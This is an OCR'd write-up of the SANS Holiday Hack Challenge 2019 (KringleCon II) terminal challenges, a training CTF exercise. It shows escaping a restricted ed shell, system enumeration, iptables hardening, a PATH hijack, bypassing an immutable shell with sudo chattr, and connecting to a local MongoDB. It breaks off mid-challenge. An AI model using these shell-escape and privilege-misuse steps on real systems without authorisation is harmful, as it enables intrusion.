
Holiday Hack Challenge 2019



Michael Pella @deekerXL

KringleCon II

Contents

Introduction

START HERE

We begin our journey here https://holidayhackchallenge.com/2019/, gain our admission ticket…

and after a few brief instructions we're taken to https://2019.kringlecon.com/invite

Over the past four years during the SANS #HolidayHack challenge, vicious holiday super villains have conspired to destroy the entire holiday season and the North Pole itself. Santa has just declared, "Enough is enough! It's time to bring security professionals, hobbyists, and hackers from around the world in a unique meeting of the minds this December, to help improve the state of cyber security world-wide!"

And that's why Santa asked SANS to open up registration for a very special event he's hosting for the #HolidayHack challenge this year. This December, you are cordially invited to…

KringleCon 2: Turtle Doves!

Hosted by Santa and his team at the North Pole in mid-December 2019, security-minded people and hackers from around the world will come together virtually to help improve the state of cyber security world-wide, protecting Christmas and all other holidays from dastardly cyber attackers.


Registration is completely **FREE**, but space is limited for this very special event!

Click here to register for KringleCon!

— or —

Sign in to your account

and then magically transported to the North Pole train station and the start our adventure...



North Pole Train Station

Report Layout

A quick aside on how the report is organized:

1. Achievements
2. Objectives
3. Locations
4. Characters
5. Other Interactive Objects
6. Narrative
7. Code

Achievements:

This section contains the solution write-up for the challenges found throughout ELFU that had a Terminal icon  or Computer icon  but not necessarily part of the main Objectives

Objectives:

This section contains the solution write-up for Objectives 0 to 12 as found in the Objective section of the player's badge

Locations:

This section contains detailed descriptions of each location area/room including maps, character locations and artifacts

Characters:

This section contains all the character pictures, character dialog, and what each character introduces or unlocks

Other Interactive Objects:

This section contains any other interactive objects not otherwise listed, their dialog and any artifacts they may provide

Narrative:

This section contains each of the narrative components and where or how they were obtained.


Code:

If an Achievement or Objective had a code component to the solution, this section contains the source code for those. All code and maps will also be uploaded to this GitHub repo after the submission deadline on January 13, 2020: https://github.com/deckerXL/SANSHolidayHackChallenge2019

Achievement Challenges


Achievement - Escape Ed

This is the very first challenge you encounter when arriving at ElfU and it's located in the Train Station. Bushy Evergreen provides an introduction summary to his dilemma and asks for your help:



Hi, I'm Bushy Evergreen. Welcome to Elf U!
I'm glad you're here. I'm the target of a terrible trick.
Pepper Minstix is at it again, sticking me in a text editor.
Pepper is forcing me to learn ed.
Even the hint is ugly. Why can't I just use Gedit?
Please help me just quit the grinchy thing.

You can begin the challenge by clicking on the "Escaped Ed" terminal icon.



You are in a restricted shell created by gnu ed. These links are helpful to learn more:
https://pen-testing.sans.org/blog/2012/06/06/escaping-restricted-linux-shells
https://www.gnu.org/software/ed/manual/ed_manual.html

Can you execute shell commands by prefixing your command with an exclamation point like this:

```
?
!/bin/ls -al
total 24
drwxr-xr-x 1 elf  elf  4096 Nov 18 19:55 .
drwxr-xr-x 1 root root 4096 Nov 18 19:55 ..
-rw-r--r-- 1 elf  elf   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 elf  elf  3593 Nov 21 16:22 .bashrc
-rw-r--r-- 1 elf  elf  1100 Nov 18 19:53 .message
-rw-r--r-- 1 elf  elf   807 Apr 18  2019 .profile
!
```

With this technique, you can do a little enumeration to get to know a bit more about the system you're on:

```
?
!pwd
/home/elf
!
!env
HOSTNAME=61ffde59a2f3
SHLVL=1
HOME=/home/elf
_=/bin/ed
TERM=xterm
RESOURCE_ID=1bd53401-3c92-414c-8660-9d5f730769ba
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:
or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;
31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.l
zma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31
:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=0
1;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.
war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=0
1;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.j
pg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm
=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;3
5:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.
m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=
01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*
.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;
35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m
4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;
36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
PWD=/home/elf
!
```

```
!
!/bin/cat .bashrc
```

```
# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
cat /home/elf/.message
ed .message
/usr/local/bin/successfulescape
!
```


If you type a capital **Q** and press enter, this will exit the ed editor and run `/usr/local/bin/successfulescape`

```
                .....................................
             .;ooooooooooooool;,,,,,,,,:looooooooooooll:
          .:ooooooooooooooc;,,,,,,,,:ooooooooooooolllooo:
        .';;;;;;;;;;;;;;,''''''''';;;;;;;;;;;;;;;;;;ooooo:
       .''''''''''''''''''''''''''''''''''''''''''''';ooooo:
      ;ooooooooooooool;'''''''',:looooooooooolc;',,;ooooo:
    .::ooooooooooooc;',,,,,,,,:ooooooooooolcccc,,,;ooooo:
  .coooooooooooo:,''''''',:ooooooooooolclooooc,,,;ooooo,
  coooooooooooo,,,,,,,,,;ooooooooooooloooooc,,,;ooo,
  coooooooooooo,,,,,,,,,;ooooooooooooloooooc,,,;l'
  coooooooooooo,,,,,,,,,;ooooooooooooloooooc,,..
  coooooooooooo,,,,,,,,,;ooooooooooooloooooc.
  coooooooooooo,,,,,,,,,;ooooooooooooloooo:.
  coooooooooooo,,,,,,,,,;ooooooooooooloo;
  :lllllllllllll,''''''''';lllllllllllllc,



Oh, many UNIX tools grow old, but this one's showing gray.
That Pepper LOLs and rolls her eyes, sends mocking looks my way.
I need to exit, run - get out! - and celebrate the yule.
Your challenge is to help this elf escape this blasted tool.

-Bushy Evergreen

Exit ed.

1100
Q
Loading, please wait......



You did it! Congratulations!

elf@c556ee1af1fd:~$ uname -a
Linux c556ee1af1fd 4.19.0-6-cloud-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64 GN
U/Linux
elf@c556ee1af1fd:~$
```

```
You have completed the Escape Ed
challenge!
```

Achievement - Smart Braces

This challenge is found in the Student Union and interacting with Kent Tinseltooth will introduce this challenge



I'll bet you can keep other students out of my head, so to speak.
It might just take a bit of Iptables work.
...
OK, this is starting to freak me out!
Oh sorry, I'm Kent Tinseltooth. My Smart Braces are acting up.
Do... Do you ever get the feeling you can hear things? Like, voices?
I know, I sound crazy, but ever since I got these... Oh!
Do you think you could take a look at my Smart Braces terminal?
I'll bet you can keep other students out of my head, so to speak.
It might just take a bit of Iptables work.

You can begin the challenge by clicking on the "Smart Braces" terminal icon.

```
Inner Voice: Kent. Kent. Wake up, Kent.
Inner Voice: I'm talking to you, Kent.
Kent TinselTooth: Who said that? I must be going insane.
Kent TinselTooth: Am I?
Inner Voice: That remains to be seen, Kent. But we are having a conversation.
Inner Voice: This is Santa, Kent, and you've been a very naughty boy.
Kent TinselTooth: Alright! Who is this?! Holly? Minty? Alabaster?
Inner Voice: I am known by many names. I am the boss of the North Pole. Turn to me and be
hired after graduation.
Kent TinselTooth: Oh, sure.
Inner Voice: Cut the candy, Kent, you've built an automated, machine-learning, sleigh devi
ce.
Kent TinselTooth: How did you know that?
Inner Voice: I'm Santa - I know everything.
Kent TinselTooth: Oh. Kringle. *sigh*
Inner Voice: That's right, Kent. Where is the sleigh device now?
Kent TinselTooth: I can't tell you.
Inner Voice: How would you like to intern for the rest of time?
Kent TinselTooth: Please no, they're testing it at srf.elfu.org using default creds, but I
 don't know more. It's classified.
Inner Voice: Very good Kent, that's all I needed to know.
Kent TinselTooth: I thought you knew everything?
Inner Voice: Nevermind that. I want you to think about what you've researched and studied.
 From now on, stop playing with your teeth, and floss more.
*Inner Voice Goes Silent*

Kent TinselTooth: Oh no, I sure hope that voice was Santa's.
Kent TinselTooth: I suspect someone may have hacked into my IOT teeth braces.
Kent TinselTooth: I must have forgotten to configure the firewall...
Kent TinselTooth: Please review /home/elfuuser/IOTteethBraces.md and help me configure the
 firewall.
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is uncomfortable.
elfuuser@b138ed506e3f:~$
```

https://www.youtube.com/watch?v=YyZ4gGCCqss&t=20

Hilarious! Following the instructions from IOTteethBraces.md, we need to set some iptables rules to help Kent:

```
elfuuser@b138ed506e3f:~$ cat /home/elfuuser/IOTteethBraces.md
# ElfU Research Labs - Smart Braces
### A Lightweight Linux Device for Teeth Braces
### Imagined and Created by ElfU Student Kent TinselTooth

This device is embedded into one's teeth braces for easy management and monitoring of dent
al status. It uses FTP and HTTP for management and monitoring purposes but also has SSH fo
r remote access. Please refer to the management documentation for this purpose.

## Proper Firewall configuration:

The firewall used for this system is `iptables`. The following is an example of how to set
 a default policy with using `iptables`:

```
sudo iptables -P FORWARD DROP
```

The following is an example of allowing traffic from a specific IP and to a specific port:

```
sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT
```

A proper configuration for the Smart Braces should be exactly:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and t
he OUTPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local
SSH server (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.
elfuuser@b138ed506e3f:~$
```

Here are the iptables rules that need to be entered:

```
sudo iptables -P INPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT DROP
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A INPUT -s 172.19.0.225/32 -p tcp --dport 22 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
sudo iptables -A INPUT -i lo -j ACCEPT
```

Entering them results in completing the challenge:

```
```

The following is an example of allowing traffic from a specific IP and to a specific port:

```
sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT
```

A proper configuration for the Smart Braces should be exactly:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and t
he OUTPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local
SSH server (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.

```
elfuuser@1bc167163b6b:~$ sudo iptables -P INPUT DROP
elfuuser@1bc167163b6b:~$ sudo iptables -P FORWARD DROP
elfuuser@1bc167163b6b:~$ sudo iptables -P OUTPUT DROP
elfuuser@1bc167163b6b:~$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j AC
CEPT
elfuuser@1bc167163b6b:~$ sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j A
CCEPT
elfuuser@1bc167163b6b:~$ sudo iptables -A INPUT -s 172.19.0.225/32 -p tcp --dport 22 -j AC
CEPT
elfuuser@1bc167163b6b:~$ sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT
elfuuser@1bc167163b6b:~$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
elfuuser@1bc167163b6b:~$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
elfuuser@1bc167163b6b:~$ sudo iptables -A INPUT -i lo -j ACCEPT
elfuuser@1bc167163b6b:~$ Kent TinselTooth: Great, you hardened my IOT Smart Braces firewal
l!


/usr/bin/inits: line 10:   372 Killed                  su elfuuser
```


You have completed the Smart Braces challenge!


Achievement - Linux Path

This challenge is found in Hermey Hall: Main area and interacting with SugarPlum Mary introduce this challenge:


Oh me oh my - I need some help!
I need to review some files in my Linux terminal, but I can't get a file listing.
I know the command is ls, but it's really acting up.
Do you think you could help me out? As you work on this, think about these questions:
1. Do the words in green have special significance?
2. How can I find a file with a specific name?
3. What happens if there are multiple executables with the same name in my $PATH?


You can begin the challenge by clicking on the "Linux Path" terminal icon.





This challenge can be solved by realizing that a "bad" `ls` command is found first in your $PATH order. See the above screenshot for the specific solution steps. Also, some other fun stuff on this system:






You have completed the Linux Path challenge!

Achievement - Nyanshell

This challenge is found in Hermey Hall: Speaker UNpreparedness Room and Alabaster Snowball will introduce this challenge:




My name's Alabaster Snowball and I could use a hand.
I'm trying to log into this terminal, but something's gone horribly wrong.
Every time I try to log in, I get accosted with ... a hatted cat and a toaster pastry?
I thought my shell was Bash, not flying feline.
When I try to overwrite it with something else, I get permission errors.
Have you heard any chatter about immutable files? And what is sudo -l telling me?

You can begin the challenge by clicking on the "Nyanshell" terminal icon.

If you attempt to switch user (su) to alabaster_snowball, you get nyaned!

This challenge can be solved by realizing that alabaster_snowball's shell has been replaced with /bin/nsh and the file has the immutable flag set so it can't be overwritten. You use chattr with sudo to remove this flag and overwrite /bin/nsh with /bin/bash.



Some enumeration on this host just for fun:

```
alabaster_snowball@1cd52d81ef5b:~$ ls -al
total 5816
drwxr-xr-x 1 alabaster_snowball alabaster_snowball    4096 Dec 11 17:40 .
drwxr-xr-x 1 root               root                  4096 Dec 11 17:40 ..
-rw-r--r-- 1 alabaster_snowball alabaster_snowball     220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 alabaster_snowball alabaster_snowball    3615 Jan 11 01:31 .bashrc
-rw-r--r-- 1 alabaster_snowball alabaster_snowball     807 Apr 18  2019 .profile
-rwxr-xr-x 1 root               root               5924704 Nov 18 20:10 success
alabaster_snowball@1cd52d81ef5b:~$ id
uid=1001(alabaster_snowball) gid=1001(alabaster_snowball) groups=1001(alabaster_snowball)
alabaster_snowball@1cd52d81ef5b:~$ uname -a
Linux 1cd52d81ef5b 4.19.0-6-cloud-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64 GN
U/Linux
alabaster_snowball@1cd52d81ef5b:~$
```

```
alabaster_snowball@1cd52d81ef5b:/$ ls -al
total 84
drwxr-xr-x   1 root root 4096 Jan 11 01:31 .
drwxr-xr-x   1 root root 4096 Jan 11 01:31 ..
-rwxr-xr-x   1 root root    0 Jan 11 01:31 .dockerenv
drwxr-xr-x   1 root root 4096 Dec 13 19:43 bin
drwxr-xr-x   2 root root 4096 Aug 30 12:31 boot
drwxr-xr-x   5 root root  360 Jan 11 01:31 dev
-rwxr-xr-x   1 root root  212 Nov 18 19:53 entrypoint.sh
drwxr-xr-x   1 root root 4096 Jan 11 01:31 etc
drwxr-xr-x   1 root root 4096 Dec 11 17:40 home
drwxr-xr-x   1 root root 4096 Nov 18 20:12 lib
drwxr-xr-x   2 root root 4096 Oct 14 00:00 lib64
drwxr-xr-x   2 root root 4096 Oct 14 00:00 media
drwxr-xr-x   2 root root 4096 Oct 14 00:00 mnt
drwxr-xr-x   2 root root 4096 Oct 14 00:00 opt
dr-xr-xr-x 209 root root    0 Jan 11 01:31 proc
drwx------   2 root root 4096 Oct 14 00:00 root
drwxr-xr-x   3 root root 4096 Oct 14 00:00 run
drwxr-xr-x   2 root root 4096 Oct 14 00:00 sbin
drwxr-xr-x   2 root root 4096 Oct 14 00:00 srv
dr-xr-xr-x  13 root root    0 Jan  8 14:10 sys
drwxrwxrwt   1 root root 4096 Jan 11 01:31 tmp
drwxr-xr-x   1 root root 4096 Oct 14 00:00 usr
drwxr-xr-x   1 root root 4096 Oct 14 00:00 var
alabaster_snowball@1cd52d81ef5b:/$ cat entrypoint.sh
#!/bin/bash

chmod +x /bin/nsh
chattr +i /bin/nsh

echo "export RESOURCE_ID=$RESOURCE_ID" >> /home/alabaster_snowball/.bashrc
echo "/home/alabaster_snowball/success" >> /home/alabaster_snowball/.bashrc

su - elf
alabaster_snowball@1cd52d81ef5b:/$
```

```
You have completed the Nyanshell
challenge!
```


Achievement - Mongo Pilfer

This challenge is found in Hermey Hall: NetWars Room and interacting with Holly Evergreen will introduce this challenge:

My teacher has been locked out of the quiz database and can't remember the right solution.
Without access to the answer, none of our quizzes will get graded.
Can we help get back in to find that solution?
I tried lsof -i, but that tool doesn't seem to be installed.
I think there's a tool like ps that'll help too. What are the flags I need?
Either way, you'll need to know a teensy bit of Mongo once you're in.
Pretty please find us the solution to the quiz!

You can begin the challenge by clicking on the "Mongo Pilfer" terminal icon.

The first step is to find the running process with `ps` and also check for any `netstat` listeners for `mongod`. This will show that `mongod` is listening on port `12121/tcp` which we'll need this information to connect to it using the `mongo` command line client.




Once we connect to the database with the `mongo` command-line client, we can `show dbs`. The database `elfu` looks interesting, so we can make that our current context with `use elfu`. Then we can list collections in that database using `show collections`. I see what Holly Evergreen was talking about in the banner - several fish/fishing related collections are listed. However, the solutions collection looks like our goal and we can search that collection using `db.solution.find({})` command.

```
db-12121.sock
elf@fd4a0a552755:~$ mongo --port 12121
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:12121/
